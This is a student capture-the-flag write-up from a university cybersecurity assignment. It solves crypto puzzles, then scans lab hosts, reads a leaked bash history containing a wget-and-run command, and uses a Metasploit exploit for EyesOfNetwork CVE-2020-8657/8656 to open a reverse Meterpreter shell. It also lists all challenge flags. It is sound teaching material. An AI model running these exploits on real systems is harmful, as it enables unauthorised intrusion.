CTF Writeup

Pascal Syma* Adrian Sampedro Menchen† Lisardo Carretero Colmenar‡
Manuel Martinez Galera§

2022-06-19

Instituto Politécnico de Bragança
BIP Cybersecurity - Second Practical Assignment
Responsible: Tiago Pedrosa

*City University of Applied Sciences Bremen, Germany, m310023@alunos.ipb.pt
†Universidad de León, Spain, m310103@alunos.ipb.pt
‡Universidad de Almería, Spain, m310063@alunos.ipb.pt
§Universidad de Almería, Spain, m310083@alunos.ipb.pt

Contents

List of Figures

Flags

This CTF consists of 20 challenges in five categories: Cryptography, CTF, Forensic, Linux and Web Hacking.

- Cryptography 01: `cyberctfd{57r4n}`
- Cryptography 02: `cyberctfd{7h15_15_7h3_fl46_c4p741n}`
- Cryptography 03: `cyberctfd{JFKJRUIAWXMVDZWYGKNCMLTGKJDXSE}`
- Cryptography 04: `cyberctfd{1nv3r53_py7h0n}`
- Cryptography 05: `cyberctfd{UW8OTL9JLOUH}`
- CTF 01
  - User: `cyberctfd{r5KYSTQmMve4KVIoaeaVQH4NUfD7caR6}`
  - Root: `cyberctfd{cROGRMZeGLNFZ3XIfaeaKoT2OKTB4qhM}`
- CTF 02
  - User: `cyberctfd{WdnyIjucRPQY8fanmdvbklZpWVxZq1eJ}`
  - Root: `cyberctfd{t2dj9ONj6pB9uY7BBBsvayCGyXzsvwUF}`
- CTF 03
  - User: `cyberctfd{0yjA5vhJWYkTXX2UALbw8Q7yMKqASU73}`
  - Root: `cyberctfd{lBCz8J3tRZgCqUY3O8QQygKuIzURuLql}`
- CTF 04
  - User: `cyberctfd{ejkedSmQx5zEBJz9PjE8gTbPkHr839EY}`
  - Root: `cyberctfd{tuF9WIjTCUGyKe8JVKGmqSaDuHp4mQqc}`
- Forensic 01: `cyberctfd{n07_50_53cur3}`
- Forensic 02: `cyberctfd{p1n6_0f_d347h_m4n}`
- Forensic 03: `cyberctfd{[22/Dec/2016:16:31:51 +0300]}`
- Linux 01: `cyberctfd{d4mn_1_h473_c0w5}`
- Linux 02: `cyberctfd{1nd33d_wh3r3_w45_1}`
- Linux 03: `cyberctfd{th15_15_unu5u41}`
- Web Hacking 01: `cyberctfd{w3lc0me_t0_cyb3rc7fd}`
- Web Hacking 02: `cyberctfd{ch0c0l473_c00k135_4r3_my_f4v0r173}`
- Web Hacking 03: `cyberctfd{br0b0t_1s_pr3tty_c00l}`
- Web Hacking 04: `cyberctfd{d0n7_5pl17_m3_4p4r7}`
- Web Hacking 05: `cyberctfd{1_4m_r007}`

Cryptography

Cryptography 01


> *The flag is hidden on this file, can you decode it?*

The Challenge provides a `flag.zip` file to download. The zip-archive contains a file with an odd, long name:

```
--[----->+<]>---.-[--->+<]>+++.---[->+++<]>.+++.+++++++++++++.++++[
->+++<]>+.-[--->+<]>--.+++[->+++<]>+.--.[++>-----<]>+.-[++>---<]>--
.++.++[->++<]>.[-->+<]>-----.+++[->++<]>.[--->+<]>+++..txt
```

The name only contains the following characters: `+ - . < > [ ]` . Those characters are also the only valid commands for the programming language brainfuck.

Since this is a programming language, it can be executed using an interpreter.



```
cyberctfd{57r4n}
```

```
--[----->+<]>---.-[--->+<]>+++.---[->+++
<]>.+++.+++++++++++++.++++[->+++<]>+.-[--->+<]>-
-.+++[->+++<]>+.--.[++>-----<]>+.-[++>---<]>-
-.++.++[->++<]>.[-->+<]>-----.+++[->++<]>.[--->+
<]>+++.
```

Figure 1: Brainfuck Interpreter

When executed, the resulting output string is `cyberctfd{57r4n}` , which is the searched flag.

Cryptography 02

> *I sent this file to a friend, and to make sure nobody else would see what's inside it, I protected it with a password, but forgot it.*
>
> *The password was 10 characters long, it had special characters, uppercase letters and numbers.*
>
> *I remember the first character was "!", the fifth was "_" followed by "WT", and the ninth was "`". Everything else was composed of numbers.*
>
> *For an extra layer of protection, I also encoded the message.*

The Challenge supplies a zip-archive with an encrypted file called `flag`.

Based on the hint in the description it can be concluded, that the used password is ten characters long, with five fixed and five numerical charaters. This results in a maximum number of combinations of `10^5 = 100.000`.

The format of the password is ``!xxx_WTx`x``, where `x` is an unknown number from zero to nine (`[0:9]`).

To brute-force this password, a python script is used:

```python
from zipfile import ZipFile

with ZipFile('flag.zip') as zf:
    for i in range(10**5):
        password = "!{0}{1}{2}_WT{3}`{4}".format(
            (i // 10000) % 10,
            (i // 1000) % 10,
            (i // 100) % 10,
            (i // 10) % 10,
            (i // 1) % 10)
        try:
            zf.extractall(pwd=bytes(password,'utf-8'))
            print(password)
            exit(1)
        except:
            pass
```

This script will loop over all possible combination and tries to extract the encrypted file. If successfull, the used password is printed out.

After a few seconds the script stops and shows the used password:

```
!628_WT9`0
```

The file is a ASCII text file. Since the string only contains lower- and uppercase characters and an equals sign, this is a strong indicator for a base64-encoded string. After decoding the flag is shown.

```
$ file flag
flag: ASCII text, with no line terminators

$ cat flag
Y3liZXJjdGZkezdoMTVfMTVfN2gzX2ZsNDZfYzRwNzQxbn0=

$ cat flag | base64 -d
cyberctfd{7h15_15_7h3_fl46_c4p741n}
```

Cryptography 03


> *The Flag is hidden somewhere on the website, can you find it?*
>
> *http://192.168.10.5*
>
> *Make sure to wrap the flag with cyberctfd{} before submitting the answer.*

When opening the website corresponding to our IP, we realise that the title is "enigma machine" and the content is just a template.

The website sets an unusual X-Frame-Options:

```
$ curl -I http://$IP
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 09 Jun 2022 00:14:18 GMT
Content-Type: text/html
Content-Length: 15611
Connection: keep-alive
Last-Modified: Sat, 21 May 2022 11:14:11 GMT
X-Frame-Options: M3 (model3) | B (reflector type) | I,IV,V (rotor types and order)
    | J,T,V (rotors initial value) | 1,1,1 (rotors ring setting)
```

The values of the X-Frame-Options corresponds to enigma settings, so we set them in an online enigma decoder:


ENCODE DECODE

Enigma machine

MODEL: Enigma M3

REFLECTOR: UKW B

ROTOR	POSITION	RING
ROTOR 1: I	10 J	1 A
ROTOR 2: IV	20 T	1 A
ROTOR 3: V	22 V	1 A

Figure 2: Enginma Settings

Afterwards, inspecting the page, we found out that the console of the page has a code which could match with the input of our machine. This `console.log()` is at the very end of the `main.js`.

```
console.log("KPVBP DQRCI NYKWT JQTVY EUMUD YFZEN FXAMO ZECT");
```

Used as the input, the result is:

```
thefl agisj fkjru iawxm vdzwy gkncm ltgkj dxse
the flag is jfkjruiawxmvdzwygkncmltgkjdxse
```

```
JFKJRUIAWXMVDZWYGKNCMLTGKJDXSE
```

Cryptography 04

> *The Flag has been encoded using the encode.py script. Can you reverse engineer the script and discover the Flag?*

The challenge supplies two files: the encoded `flag.txt` and the encoder `encode.py`.

The encoder encodes an input string by adding `13` or `0xd` to the byte of the ascii representation of each character. From this byte list the python string output (which is a comma and space seperated string of the decimal representation of each byte), without the opening and closing brackets, is encoded using base64.

```
import base64

encode = list()
store = str()

message = input(": ")
message_bytes = message.encode('ascii')

for a in message_bytes:
    num = int(a + 13)
    encode.append(num)

store = str(encode)[1:-1]
base64_bytes = base64.b64encode(store.encode('ascii'))
base64_message = base64_bytes.decode('ascii')

print(base64_message)
```

This can be reversed by first decoding the base64 input, splitting the string by `,` and subtracting `13` from each byte in that list. Since this byte list is a character list, it can be displayed as a string.

```
import base64

with open('flag.txt') as ff:
    base64_message = ff.read()
    base64_bytes = base64_message.encode('ascii')

    store = base64.b64decode(base64_bytes).decode('ascii')

    encode = store.split(', ')


    message = str()

    for a in encode:
        num = int(a) - 13
        message += chr(num)

    print(message)
```

As expected, the resulting output is the searched flag.

```
$ python decode.py
cyberctfd{1nv3r53_py7h0n}
```

Cryptography 05

> *The flag is hidden on this file, can you decode it?*

We realised one of the lines has `=` at the end so we tried base64 decode:

```
$ echo "VGhlIGZsYWcgaXMgaGlkZGVuIGluIE1vcnNlIGNvZGUsIGdvb2QgbHVjay4=" | base64 -d

The flag is hidden in Morse code, good luck.
```

Then, we cut the last character of the lines, which symbols corresponds to morse code equivalences as follows:

```
; ->
_ -> -
. -> .
```

```
$ grep -v '=' flag.txt | cut -c60 | awk '{print}' ORS='' | tr ';' ' ' | tr '_' '-'
- .... . ..-. .-.. .- --. .. ... ..- .-- ---.. --- - .-.. ----. .--- .-.. --- ..- ....
```

Using a classic morse decoder, the results says:

```
THE FLAG IS UW8OTL9JLOUH
```

CTF

CTF 01

> *Capture The Flag.*
>
> *IP: 192.168.10.18*
>
> *The flag is stored in the flag.txt file.*

> *Capture The Flag.*
>
> *IP: 192.168.10.18*
>
> *The flag is stored in the root.txt file.*

Nmap

To first gain knowledge on what services are running on the machine, a port scan is executed using nmap. With it, all 65535 possible TCP ports are scanned for an answer. If open, the tool will gain information on the running versions.


```
$ nmap -sV -Pn $IP -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-13 15:58 CEST
Nmap scan report for 192.168.10.18
Host is up (0.0025s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.4 (protocol 2.0)
66/tcp   open  http            SimpleHTTPServer 0.6 (Python 2.7.5)
80/tcp   open  http            Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips
    mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3)
111/tcp  open  rpcbind         2-4 (RPC #100000)
443/tcp  open  ssl/http        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips
    mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3)
2403/tcp open  taskmaster2000?
3306/tcp open  mysql           MariaDB (unauthorized)
8086/tcp open  http            InfluxDB http admin 1.7.9

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.22 seconds
```

The scan shows that there are five known services running: - OpenSSH on port 22 - A python webserver on port 66 - An apache webserver on port 80 and 443 - A MariaDB database on port 3306 - An admin interface for InfluxDB on port 8086

Website 1

Since the portscan showed two webservers, these are analysed. On port 66 there is a website, that looks like the website of Backblaze. On the top is a navigation bar that shows a login button. The navigation seems to be broken, since the content won't change.



The Easy, Affordable, Trusted Storage Cloud

Grow your business with easy to use object storage that doesn't break your budget.

Backing up your computer?

Get peace of mind knowing your files are backed up securely in the cloud. Backup your Mac or PC for just $6/month.

Figure 3: First website

After the initial look a gobuster scan is initiated, to gather information on known paths and files.

```
$ gobuster dir -u http://$IP:66 -w /usr/share/wordlists/dirb/common.txt -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.10.18:66
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/13 16:10:10 Starting gobuster in directory enumeration mode
===============================================================
/.bash_history        (Status: 200) [Size: 319]
/index.htm            (Status: 200) [Size: 17477]
/index_files          (Status: 301) [Size: 0] [--> /index_files/]

===============================================================
2022/06/13 16:10:15 Finished
===============================================================
```

Gobuster found a file called `.bash_history` , which is a file that is normally stored in the home directory of an user and contains the history of used commands. To show its content, curl is used:

```
$ curl http://$IP:66/.bash_history
nano /etc/issue
nano /etc/hosts
nano /etc/hostname
ls
crontab -e
ls
rm index.htm
wget 192.168.2.43:81/db7i.htm
mv db7i.htm index.htm
nano /etc/hostname
nano /etc/hosts
ls
wget 192.168.2.43:81/logdel2
bash logdel2
wget 192.168.2.43:81/root.txt
mv root.txt flag.txt
nano flag.txt
ls
shutdown -h now
ip a
shutdown -h now
```

In the history file, a `flag.txt` is edited. So we try to request this file.

```
$ curl http://$IP:66/flag.txt -k
cyberctfd{r5KYSTQmMve4KVIoaeaVQH4NUfD7caR6}
```

Website 2

The second website on port 80 redirects, as expected, to port 443 using TLS and a self signed certficate. It shows a login screen to a service called `Eyes Of Network`



Eyes Of Network
username
password
Connect
EyesOfNetwork product under GPL2 license, sponsored by AXIANS

Figure 4: Second website

A link on the bottom of the page redirects so the softwares homepage. On it, there is news article about a security issue. After some research, we found that there is an exploit using meterpreter for CVE-2020-8657 and CVE-2020-8656.

```
$ msfconsole

> use exploit/linux/http/eyesofnetwork_autodiscovery_rce
msf6 exploit(linux/http/eyesofnetwork_autodiscovery_rce) > set RHOSTS 192.168.10.18

msf6 exploit(linux/http/eyesofnetwork_autodiscovery_rce) > exploit

[*] Started reverse TCP handler on 192.168.9.5:1337
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Target is EyesOfNetwork 5.3 or older with API version 2.4.2.
[*] Target is EyesOfNetwork version 5.3 or later. Attempting exploitation using
    CVE-2020-8657 or CVE-2020-8656.
[*] Using generated API key: 41a41f52395de8a08c2de5e1e80ab6f47f5655a53738ec9848f52171143e90d3
[+] Authenticated as user hwAENgHt
```

```
[*] Command Stager progress - 100.00% done (897/897 bytes)
[*] Sending stage (3020772 bytes) to 192.168.10.18
[*] Meterpreter session 1 opened (192.168.9.5:1337 -> 192.168.10.18:51476 ) at
    2022-06-13 17:12:54 +0200

meterpreter > ls /
Listing: /
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  0      fil   2021-04-03 16:50:18 +0200  .autorelabel
040555/r-xr-xr-x  36864  dir   2021-04-03 19:01:30 +0200  bin
040555/r-xr-xr-x  4096   dir   2021-04-03 19:00:33 +0200  boot
040755/rwxr-xr-x  3120   dir   2022-06-13 09:30:57 +0200  dev
040755/rwxr-xr-x  12288  dir   2022-06-13 09:30:58 +0200  etc
040755/rwxr-xr-x  4096   dir   2021-04-03 16:37:42 +0200  home
040555/r-xr-xr-x  4096   dir   2021-04-03 16:37:53 +0200  lib
040555/r-xr-xr-x  36864  dir   2021-04-03 16:38:08 +0200  lib64
040700/rwx------  16384  dir   2021-04-03 16:34:51 +0200  lost+found
040755/rwxr-xr-x  4096   dir   2018-04-11 06:59:55 +0200  media
040755/rwxr-xr-x  4096   dir   2018-04-11 06:59:55 +0200  mnt
040755/rwxr-xr-x  4096   dir   2018-04-11 06:59:55 +0200  opt
040555/r-xr-xr-x  0      dir   2022-06-13 09:30:51 +0200  proc
040550/r-xr-x---  4096   dir   2022-06-13 10:03:04 +0200  root
100644/rw-r--r--  44     fil   2022-05-15 16:57:57 +0200  root.txt
040755/rwxr-xr-x  1000   dir   2022-06-13 10:03:04 +0200  run
040555/r-xr-xr-x  16384  dir   2021-04-03 16:38:04 +0200  sbin
040755/rwxr-xr-x  4096   dir   2021-04-03 16:37:17 +0200  share
040755/rwxr-xr-x  4096   dir   2021-04-03 16:43:07 +0200  srv
040555/r-xr-xr-x  0      dir   2022-06-13 09:30:53 +0200  sys
041777/rwxrwxrwx  4096   dir   2022-06-13 17:12:55 +0200  tmp
040755/rwxr-xr-x  4096   dir   2021-04-03 16:35:14 +0200  usr
040755/rwxr-xr-x  4096   dir   2021-04-03 16:43:04 +0200  var

meterpreter > cat /root.txt
cyberctfd{cROGRMZeGLNFZ3XIfaeaKoT2OKTB4qhM}
```

The exploit can be used to execute code remotely and open a reverse shell to the attackers machine.

CTF 03

Capture The Flag.

IP: 192.168.10.16

The flag is stored in the flag.txt file.

Capture The Flag.

IP: 192.168.10.16

The flag is stored in the root.txt file.

Scanning

As a first step, all open ports are scanned.

```
$ nmap -sV -Pn $IP -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-13 17:55 CEST
Nmap scan report for 192.168.10.16
Host is up (0.0043s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 17.09 seconds
```

The scan shows that there are two running services, a webserver and SSH. The webserver is now scanned using gobuster.

```
$ gobuster dir -u http://$IP -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.10.16
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/13 17:56:24 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/config               (Status: 301) [Size: 315] [--> http://192.168.10.16/config/]
/css                  (Status: 301) [Size: 312] [--> http://192.168.10.16/css/]
/index.php            (Status: 200) [Size: 810]
/js                   (Status: 301) [Size: 311] [--> http://192.168.10.16/js/]
/server-status        (Status: 403) [Size: 278]
/upload               (Status: 301) [Size: 315] [--> http://192.168.10.16/upload/]

===============================================================
2022/06/13 17:56:26 Finished
===============================================================
```

With gobuster we found the interesting discovery of the “upload” directory which opens the possibility to maybe upload a file to the machine.

Registering

In a browser the website is opened and an account with the following data is created.

```
username: pascal
email: pascal@bosym.de
```

```
password: pascal
```

